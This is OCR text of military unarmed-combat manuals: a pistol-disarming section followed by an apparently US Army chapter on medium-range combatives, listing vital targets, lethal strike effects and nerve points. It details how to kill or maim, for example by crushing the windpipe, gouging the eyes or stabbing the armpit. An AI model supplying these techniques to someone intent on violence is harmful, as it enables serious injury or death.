
NO. 30 - DISARMING AN OPPONENT OF HIS PISTOL (cent.)

D - Disarming from behind (Alternative Method)

The difference between this method and that shown on the previous page is that the initial attack is made with your right arm instead of your left.

1. Hold your arms as in Fig. 134.
2. Turn rapidly outwards towards your right-hand side, pass-ing your right arm over and around your opponent's right forearm, as near the wrist as possible, and bring your right hand up your chest (Fig. 135).
   Note. - As in the previous method, it is impossible for him to shoot you or release his arm from this grip.
3. Immediately the arm is locked, strike your opponent across the throat, as near the "Adam's apple" as possible, with an edge-of-the-hand blow of your left hand, as in Fig. 136.

Note. - Should your opponent not release his hold of the pistol, follow up by pressing with your right leg on the outside of his right leg, as in Fig. 137, and break his leg.



NO. 30 - DISARMING AN OPPONENT OF HIS PISTOL (concl.)

E - Disarming a Third Party

It is quire possible that, upon coming around a corner, you find one of your own men being held up, as in Fig. 138.

1. Come up on your opponent's pistol arm, seize his pistol and hand from underneath, simultaneously coming down hard with your left hand on his arm, just above the elbow pint (Fig. 139).
2. Jerk his hand upwards and backwards, and force his elbow upwards with your left hand, at the same time pivoting inwards on your left foot. Continue the pressure of your right hand in a downward direction (Fig. 140).



Fig. 138



Fig. 139



Fig. 140

Note A.-This will cause him to release his hold of the pistol; if necessary, knee him in the testicles with your right knee.
Note Â.-The initial upward movement of the pistol (2) is recommended in preference to a downward blow because the pistol is jerked away from the direction of your own man very quickly, and it also permits you to obtain a hold of his pistol hand, from which you can force him to release his hold of the weapon. Further, your own man can, by means of a kick to the opponent's testicles, considerably help you in disarming.



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CHAPTER 4

MEDIUM-RANGE COMBATIVES

In medium-range combatives, two opponents are already within touching distance. The arsenal of possible body weapons includes short punches and strikes with elbows, knees, and hands. Head butts are also effective; do not forget them during medium-range combat. A soldier uses his peripheral vision to evaluate the targets presented by the opponent and choose his target. He should be aggressive and concentrate his attack on the opponent's vital points to end the fight as soon as possible.

4-1. VITAL TARGETS

The body is divided into three sections: high, middle, and low. Each section contains vital targets (Figure 4-1, pages 4-5 and 4-6). The effects of striking these targets follow:

a. **High Section.** The high section includes the head and neck; it is the most dangerous target area.

(1) ***Top of the head.*** The skull is weak where the frontal cranial bones join. A forceful strike causes trauma to the cranial cavity, resulting in unconsciousness and hemorrhage. A severe strike can result in death.

(2) ***Forehead.*** A forceful blow can cause whiplash; a severe blow can cause cerebral hemorrhage and death.

(3) ***Temple.*** The bones of the skull are weak at the temple, and an artery and large nerve lie close to the skin. A powerful strike can cause unconsciousness and brain concussion. If the artery is severed, the resulting massive hemorrhage compresses the brain, causing coma and or death.

(4) ***Eyes.*** A slight jab in the eyes causes uncontrollable watering and blurred vision. A forceful jab or poke can cause temporary blindness, or the eyes can be gouged out. Death can result if the fingers penetrate through the thin bone behind the eyes and into the brain.

(5) ***Ears.*** A strike to the ear with cupped hands can rupture the eardrum and may cause a brain concussion.

(6) ***Nose.*** Any blow can easily break the thin bones of the nose, causing extreme pain and eye watering.

(7) ***Under the nose.*** A blow to the nerve center, which is close to the surface under the nose, can cause great pain and watery eyes.

(8) ***Jaw.*** A blow to the jaw can break or dislocate it. If the facial nerve is pinched against the lower jaw, one side of the face will be paralyzed.

(9) ***Chin.*** A blow to the chin can cause paralysis, mild concussion, and unconsciousness. The jawbone acts as a lever that can transmit the force of a blow to the back of the brain where the cardiac and respiratory mechanisms are controlled.

(10) ***Back of ears and base of skull.*** A moderate blow to the back of the ears or the base of the skull can cause unconsciousness by the jarring effect on the back of the brain. However, a powerful blow can cause a concussion or brain hemorrhage and death.

(11) ***Throat.*** A powerful blow to the front of the throat can cause death by crushing the windpipe. A forceful blow causes extreme pain and gagging or vomiting.

(12) ***Side of neck.*** A sharp blow to the side of the neck causes unconsciousness by shock to the carotid artery, jugular vein, and vagus nerve. For maximum effect, the blow should be focused below and slightly in front of the ear. A less powerful blow causes involuntary muscle spasms and intense pain. The side of the neck is one of the best targets to use to drop an opponent immediately or to disable him temporarily to finish him later.

(13) ***Back of neck.*** A powerful blow to the back of one's neck can cause whiplash, concussion, or even a broken neck and death.

b. **Middle Section.** The middle section extends from the shoulders to the area just above the hips. Most blows to vital points in this region are not fatal but can have serious, long-term complications that range from trauma to internal organs to spinal cord injuries.

(1) ***Front of shoulder muscle.*** A large bundle of nerves passes in front of the shoulder joint. A forceful blow causes extreme pain and can make the whole arm ineffective if the nerves are struck just right.

(2) ***Collarbone.*** A blow to the collarbone can fracture it, causing intense pain and rendering the arm on the side of the fracture ineffective. The fracture can also sever the brachial nerve or subclavian artery.

(3) ***Armpit.*** A large nerve lies close to the skin in each armpit. A blow to this nerve causes severe pain and partial paralysis. A knife inserted into the armpit is fatal as it severs a major artery leading from the heart.

(4) ***Spine.*** A blow to the spinal column can sever the spinal cord, resulting in paralysis or in death.

(5) ***Nipples.*** A large network of nerves passes near the skin at the nipples. A blow here can cause extreme pain and hemorrhage to the many blood vessels beneath.

(6) ***Heart.*** A jolting blow to the heart can stun the opponent and allow time for follow-up or finishing techniques.

(7) Solar plexus. The solar plexus is a center for nerves that control the cardiorespiratory system. A blow to this location is painful and can take the breath from the opponent. A powerful blow causes unconsciousness by shock to the nerve center. A penetrating blow can also damage internal organs.

(8) ***Diaphragm.*** A blow to the lower front of the ribs can cause the diaphragm and the other muscles that control breathing to relax. This causes loss of breath and can result in unconsciousness due to respiratory failure.

(9) ***Floating ribs.*** A blow to the floating ribs can easily fracture them because they are not attached to the rib cage. Fractured ribs on the right side can cause internal injury to the liver; fractured ribs on either side can possibly puncture or collapse a lung.

(10) ***Kidneys.*** A powerful blow to the kidneys can induce shock and can possibly cause internal injury to these organs. A stab to the kidneys induces instant shock and can cause death from severe internal bleeding.

(11) ***Abdomen below navel.*** A powerful blow to the area below the navel and above the groin can cause shock, unconsciousness, and internal bleeding.

(12) ***Biceps.*** A strike to the biceps is most painful and renders the arm ineffective. The biceps is an especially good target when an opponent holds a weapon.

(13) ***Forearm muscle.*** The radial nerve, which controls much of the movement in the hand, passes over the forearm bone just below the elbow. A strike to the radial nerve renders the hand and arm ineffective. An opponent can be disarmed by a strike to the forearm; if the strike is powerful enough, he can be knocked unconscious.

(14) ***Back of hand.*** The backs of the hands are sensitive. Since the nerves pass over the bones in the hand, a strike to this area is intensely painful. The small bones on the back of the hand are easily broken and such a strike can also render the hand ineffective.

c. **Low Section.** The low section of the body includes everything from the groin area to the feet. Strikes to these areas are seldom fatal, but they can be incapacitating.

(1) ***Groin.*** A moderate blow to the groin can incapacitate an opponent and cause intense pain. A powerful blow can result in unconsciousness and shock.

(2) ***Outside of thigh.*** A large nerve passes near the surface on the outside of the thigh about four finger-widths above the knee. A powerful strike to this region can render the entire leg ineffective, causing an opponent to drop. This target is especially suitable for knee strikes and shin kicks.

(3) ***Inside of thigh.*** A large nerve passes over the bone about in the middle of the inner thigh. A blow to this area also incapacitates the leg and can cause the opponent to drop. Knee strikes and heel kicks are the weapons of choice for this target.

(4) ***Hamstring.*** A severe strike to the hamstring can cause muscle spasms and inhibit mobility. If the hamstring is cut, the leg is useless.

(5) ***Knee.*** Because the knee is a major supporting structure of the body, damage to this joint is especially detrimental to an opponent. The knee is easily dislocated when struck at an opposing angle to the joint's normal range of motion, especially when it is bearing the opponent's weight. The knee can be dislocated or hyperextended by kicks and strikes with the entire body.

(6) ***Calf.*** A powerful blow to the top of the calf causes painful muscle spasms and also inhibits mobility.

(7) ***Shin.*** A moderate blow to the shin produces great pain, especially a blow with a hard object. A powerful blow can possibly fracture the bone that supports most of the body weight.

(8) ***Achilles tendon.*** A powerful strike to the Achilles tendon on the back of the heel can cause ankle sprain and dislocation of the foot. If the tendon is torn, the opponent is incapacitated. The Achilles tendon is a good target to cut with a knife.

(9) ***Ankle.*** A blow to the ankle causes pain; if a forceful blow is delivered, the ankle can be sprained or broken.

(10) ***Instep.*** The small bones on the top of the foot are easily broken. A strike here will hinder the opponent's mobility.




Figure 4-1. Vital targets.




Figure 4-1. Vital targets (continued).

4-2. STRIKING PRINCIPLES

Effective striking with the weapons of the body to the opponent's vital points is essential for a victorious outcome in a hand-to-hand struggle. A soldier must be able to employ the principles of effective striking if he is to emerge as the survivor in a fight to the death.

a. **Attitude.** Proper mental attitude is of primary importance in the soldier's ability to strike an opponent. In hand-to-hand combat, the soldier must have the attitude that he will defeat the enemy and complete the mission, no matter what. In a fight to the death, the soldier must have the frame of mind to survive above all else; the prospect of losing cannot enter his mind. He must commit himself to hit the opponent continuously with whatever it takes to drive him to the ground or end his resistance. A memory aid is, "Thump him and dump him!"

b. **Fluid Shock Wave.** A strike should be delivered so that the target is hit and the weapon remains on the impact site for at least a tenth of a second. This imparts all of the kinetic energy of the strike into the target area, producing a fluid shock wave that travels into the affected tissue and causes maximum damage. It is imperative that all strikes to vital points and nerve motor points are delivered with this principle in mind. The memory aid is, "Hit and stick!"

c. **Target Selection.** Strikes should be targeted at the opponent's vital points and nerve motor points. The results of effective strikes to vital points are discussed in paragraph 4-1. Strikes to nerve motor points cause temporary mental stunning and muscle motor dysfunction to the affected areas of the body. Mental stunning results when the brain is momentarily disoriented by overstimulation from too much input—for example, a strike to a major nerve. The stunning completely disables an opponent for three to seven seconds and allows the soldier to finish off the opponent, gain total control of the situation, or make his escape. Sometimes, such a strike causes unconsciousness. A successful strike to a nerve motor center also renders the affected body part immovable by causing muscle spasms and dysfunction due to nerve overload. (Readily available nerve motor points are shown in Figure 4-1, pages 4-5 and 4-6.)

(1) Jugular notch pressure point. Located at the base of the neck just above the breastbone; pressure to this notch can distract and take away his balance. Pressure from fingers jabbed into the notch incurs intense pain that causes an the opponent to withdraw from the pressure involuntarily.

(2) ***Suprascapular nerve motor point.*** This nerve is located where the trapezius muscle joins the side of the neck. A strike to this point causes intense pain, temporary dysfunction of the affected arm and hand, and mental stunning for three to seven seconds. The strike should be a downward knife-hand or hammer-fist strike from behind.

(3) ***Brachial plexus origin.*** This nerve motor center is on the side of the neck. It is probably the most reliable place to strike someone to stun them. Any part of the hand or arm may be applied—the palm heel, back of the hand, knife hand, ridge hand, hammer fist, thumb tip, or the forearm. A proper strike to the brachial plexus origin causes—

- Intense pain.
- Complete cessation of motor activity.
- Temporary dysfunction of the affected arm.
- Mental stunning for three to seven seconds.
- Possible unconsciousness.

(4) ***Brachial plexus clavicle notch pressure point.*** This center is behind the collarbone in a hollow about halfway between the breastbone and the shoulder joint. The strike should be delivered with a small-impact weapon or the tip of the thumb to create high-level mental stunning and dysfunction of the affected arm.

(5) ***Brachial plexus tie-in motor point.*** Located on the front of the shoulder joint, a strike to this point can cause the arm to be ineffective. Multiple strikes may be necessary to ensure total dysfunction of the arm and hand.

(6) ***Stellate ganglion.*** The ganglion is at the top of the pectoral muscle centered above the nipple. A severe strike to this center can cause high-level stunning, respiratory dysfunction, and possible unconsciousness. A straight punch or hammer fist should be used to cause spasms in the nerves affecting the heart and respiratory systems.

(7) ***Cervical vertebrae.*** Located at the base of the skull, a strike to this particular vertebrae can cause unconsciousness or possibly death. The harder the strike, the more likely death will occur.

(8) ***Radial nerve motor point.*** This nerve motor point is on top of the forearm just below the elbow. Strikes to this point can create dysfunction of the affected arm and hand. The radial nerve should be struck with the hammer fist or the forearm bones or with an impact weapon, if available. Striking the radial nerve can be especially useful when disarming an opponent armed with a knife or other weapon.

(9) ***Median nerve motor point.*** This nerve motor point is on the inside of the forearm at the base of the wrist, just above the heel of the hand. Striking this center produces similar effects to striking the radial nerve, although it is not as accessible as the radial nerve.

(10) ***Sciatic nerve.*** A sciatic nerve is just above each buttock, but below the belt line. A substantial strike to this nerve can disable both legs and possibly cause respiratory failure. The sciatic nerve is the largest nerve in the

body besides the spinal cord. Striking it can affect the entire body, especially if an impact weapon is used.

(11) ***Femoral nerve.*** This nerve is in the center of the inside of the thigh; striking the femoral nerve can cause temporary motor dysfunction of the affected leg, high-intensity pain, and mental stunning for three to seven seconds. The knee is best to use to strike the femoral nerve.

(12) ***Common peroneal nerve motor point.*** The peroneal nerve is on the outside of the thigh about four fingers above the knee. A severe strike to this center can cause collapse of the affected leg and high-intensity pain, as well as mental stunning for three to seven seconds. This highly accessible point is an effective way to drop an opponent quickly. This point should be struck with a knee, shin kick, or impact weapon.

4-3. SHORT PUNCHES AND STRIKES

During medium-range combat, punches and strikes are usually short because of the close distance between fighters. Power is generated by using the entire body mass in motion behind all punches and strikes.

a. **Hands as Weapons.** A knowledge of hand-to-hand combat fighting provides the fighter another means to accomplish his mission. Hands can become deadly weapons when used by a skilled fighter.

(1) ***Punch to solar plexus.*** The defender uses this punch for close-in fighting when the opponent rushes or tries to grab him. The defender puts his full weight and force behind the punch and strikes his opponent in the solar plexus (Figure 4-2), knocking the breath out of his lungs. The defender can then follow-up with a knee to the groin, or he can use other disabling blows to vital areas.




Figure 4-2. Punch to solar plexus.

